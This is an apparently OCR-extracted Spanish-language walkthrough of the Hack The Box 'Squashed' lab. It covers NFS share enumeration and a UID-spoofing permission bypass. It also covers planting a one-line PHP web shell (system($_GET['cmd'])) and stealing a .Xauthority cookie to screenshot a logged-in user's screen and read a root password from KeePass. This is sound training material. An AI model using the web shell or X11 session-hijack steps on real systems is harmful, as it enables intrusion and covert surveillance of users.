MAQUINA SQUASHED – HACK THE BOX

Raptor-Attack


Topics

- NFS port 2049 enumeration
- Creating users to gain access to shared resources
- Creation of malicious file in php (Remote Command Execution)
- Abusing .Xauthority file "6000 - Pentesting X11"
- Screenshot of logged in user (root

ENUMERACIÓN Y RECONOCIMIENTO

Iniciamos comprobando conectividad con la host víctima.


$ping -c 1 10.10.11.191




Tenemos conectividad con la máquina, resultado ttl 63 = Linux

Ahora realizare un escaneo de puestos con nmap

$nmap -p- --open -sCV -n -v –min-rate 5000 10.10.11.191 -oN Ports






Puertos abiertos por el protocolo #TCP 22, 80, 111, 2049, 33075, 42519, 47247 y 58169

Veamos las tecnologías que emplea la web

$whatweb http://10.10.11.191

```
❯ whatweb http://10.10.11.191
http://10.10.11.191 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPS
erver[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.191], JQuery[3.0.0], Script, Title
[Built Better], X-UA-Compatible[IE=edge]
```

Ahora aplicare un ligero reconocimiento con nmap para identificar posibles archivos o carpetas que pueda testear.





```
PORT   STATE SERVICE
80/tcp open  http
| http-sql-injection:
|   Possible sqli for queries:
|     http://10.10.11.191:80/js/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=M%3BO%3DD%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=S%3BO%3DD%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://10.10.11.191:80/js/?C=S%3BO%3DA%27%20OR%20sqlspider
|_    http://10.10.11.191:80/js/?C=D%3BO%3DA%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|_  /js/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
```


Los scripts de nmap me reporta posible sqli y directorios como css, images y js.

Veamos el sitio web

http://10.10.11.191/



Reporte por parte de Wappalizer



Después de realizar testeo sobre la web, no pude encontrar nada porque es una página estática que no me redirecciona a ningún lado, vemos la posible vulnerabilidad “SQLI” reportado por nmap.

NO RESULTS

Raptor-Attack

Volviendo analizar el documento de puertos abiertos, puedo observar un puerto no muy común en las auditorias que es el puerto 2049/tcp NFS, vamos a consultar una página Autonomía Hacker para ver qué es esto y cómo podemos testear este puerto.

"El puerto 2049 es utilizado por el protocolo Network File System (NFS), que es un protocolo de red utilizado para compartir sistemas de archivos entre computadoras en una red. NFS permite a los clientes de la red acceder y montar sistemas de archivos remotos como si estuvieran en su propia computadora local."

Veamos si podemos testear este puerto, realizando enumeración de recursos compartidos a nivel de red, esto lo aremos con la herramienta showmont

showmount -e 10.10.11.191

como yo no lo tengo lo instalare de la siguiente forma

sudo apt install nfs-common

ahora volveré a ejecutar

```
❯ showmount -e 10.10.11.191
Export list for 10.10.11.191:
/home/ross    *
/var/www/html *
```

Tenemos recursos compartidos, por lo cual tratare de tráemelos a mi maquina atacante con la herramienta mount en el directorio /mnt/

1- Creare un directorio con nombre Ross en /mnt/ y otro con nombre Web porque veo que el directorio es /var/www/html


```
❯ sudo mkdir /mnt/ross
❯ sudo mkdir /mnt/Web
```

2- Ahora realizare una montura de tipo NFS en los directorios que cree, uno en cada directorio


```
❯ sudo mount -t nfs 10.10.11.191:/home/ross /mnt/ross
❯ sudo mount -t nfs 10.10.11.191:/var/www/html /mnt/Web
```

3- Ahora realizare enumeración en estos directorios ya que los dos directorios del host 10.10.11.191, ahora están en mi maquina gracias a la montura realizada

Al parecer en el directorio Web, no tenemos capacidad para enumerar.



Pero en el directorio de Ross que al parecer es un usuario valido, puedo realizar enumeración




Tenemos todo el directorio completo del usuario Ross, pero regresando un poco al directorio Web, vemos que no podemos entrar porque como propietario tiene un numero de identificador 2017, pero este no es un problema ya que puedo saltarme esta restricción, creando un usuario con ese número de identificador.

Command:

Useradd Kali
Usermod -u 2017 kali


De esta manera, podemos atravesar el directorio “Web”.



Explotación

Al parecer son los directorios del sitio web escaneado con nmap, eso quiere decir que podemos intentar crear un archivo para poder ganar acceso a la maquina víctima.

Primero creare un archivo de prueba con nombre test.txt



Veo que tengo éxito, pero cada cierto tiempo, existe una tarea que borra los archivos de ese directorio, en realidad no se si me interpreta PHP por lo cual intentare crearme un archivo PHP para ganar acceso a la maquina realizando pruebas.


Cmd.php

<?php


system($_GET[‘cmd’]);

?>

Reverse shell




Resultados



ESCALADA DE PRIVILEGIOS


He ganado acceso a la máquina, ahora vere potenciales formas de ganar acceso como el usuario root.

Después de realizar enumeración en la maquina víctima, veo que no tengo acceso a los recursos del usuario Ross porque yo estoy como el usuario alex, por lo cual creare un nuevo usuario desde mi maquina atacante ya que yo tengo ese recurso montado en el directorio /mnt/, de esta manera podre ver los recursos del usuario Ross



Sin permisos

1- Creamos usuario nuevo con el uid del propietario del archivo.



2- Nos convertimos en el nuevo usuario e intentamos leer los recursos del usuario Ross

```
❯ su predator
Contraseña:
$ bash
┌─[predator@parrot]─[/mnt/ross]
└──╼ $id
uid=1001(predator) gid=2018(predator) grupos=2018(predator)
┌─[predator@parrot]─[/mnt/ross]
└──╼ $
```

Ahora que puedo leer los archivos del usuario Ross, existe un archivo con nombre .Xauthority que me llama la atención, veamos qué es esto.

Xauthority. El archivo .Xauthority se encuentra en el directorio principal de cada usuario. Se usa para almacenar credenciales en las cookies utilizadas por xauth para la autenticación de XServer. Una vez que una instancia de XServer (Xorg) se ha iniciado, la cookie se usa para autenticar las conexiones específicas a esa pantalla concreta.

Bueno para entrar en contexto, si yo como atacante puedo ver este recurso .Xauthority puedo llegar a lograr ver la pantalla del usuario logueado, por lo cual vere si existe algún usuario activo.

```
alex@squashed:/var/www/html$ w
 05:47:06 up  1:57,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross     tty7     :0               03:49    1:57m 16.63s  0.04s /usr/libexec
alex@squashed:/var/www/html$
```

display

Un display puede entenderse como una sesión de trabajo gráfica

Tenemos un usuario conectado, por lo cual podemos intentar ver su pantalla tomando una captura de pantalla, la cuestión es que no podemos hacerlo desde el recurso compartido por lo cual montare un servidor con paython3 en el home de ross para traérmelo a mi home de alex y desde ahí intentar mi ataque

1-

```
┌─[predator@parrot]─[/mnt/ross]
└──╼ $python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) .
```

2- Wget 10.10.16.14:8888/.Xauthority

3-
```
drwxr-xr-x  4 root root 4096 Oct 21  2022 ..
-rw-r--r--  1 alex alex   57 Jun  3 03:49 .Xauthority
lrwxrwxrwx  1 root root    9 Oct 17  2022 .bash_history -> /dev/null
drwxr-xr-x  8 alex alex 4096 Oct 21  2022 .cache
```

Ahora que tengo el archivo .Xauthority, voy a intentar leer el archivo ya que como propietario soy yo.

```
alex@squashed:~$ cat .Xauthority; echo

squashed.htb0MIT-MAGIC-COOKIE-1ƨP
alex@squashed:~$
```

Buscare en Google una forma potencial para realizar capturas de pantalla de este usuario ya que esta logueado y activo.

Búsqueda: Pentesting .Xauthority


https://book.hacktricks.xyz/network-services-pentesting/6000-pentesting-x11

existe un amanera de verificar conexión, con el siguiente comando


xdpyinfo -display <ip>:<display> xdpyinfo -display :0

xwininfo -root -tree -display <IP>:<display> xwininfo -root -tree -display :0

De los 2 métodos existentes, el que me llama la atención al verificar conexión es el xwininfo, ya que me da el nombre de keepass, es un gestor de contraseñas, por lo cual posiblemente pueda estarse usando keepass y podamos ver algún recurso al intentar tomar una captura de pantalla.



Si consultamos un poco más abajo, veremos el método **Screenshots capturing** que me permitirá de alguna manera tomar una captura de pantalla del usuario ross.




xwd -root -screen -silent -display <TargetIP:0> > screenshot.xwd

convert screenshot.xwd screenshot.png


xwd -root -screen -silent -display :0 > screenshot.xwd

convert screenshot.xwd screenshot.png




BINGOOOOOOOO


Tenemos el screenshot de la pantalla del usuario Ross, como en la maquina no tengo la herramienta convert, me traeré ese recurso a mi maquina de atacante para realizar esa conversión de xwd a jpg.



Realizo la conversión.



Con Kitty intentare ver la captura de pantalla.



Ahora que tengo la contraseña del usuario root, voy a loguearme como el mismo con la contraseña encontrada.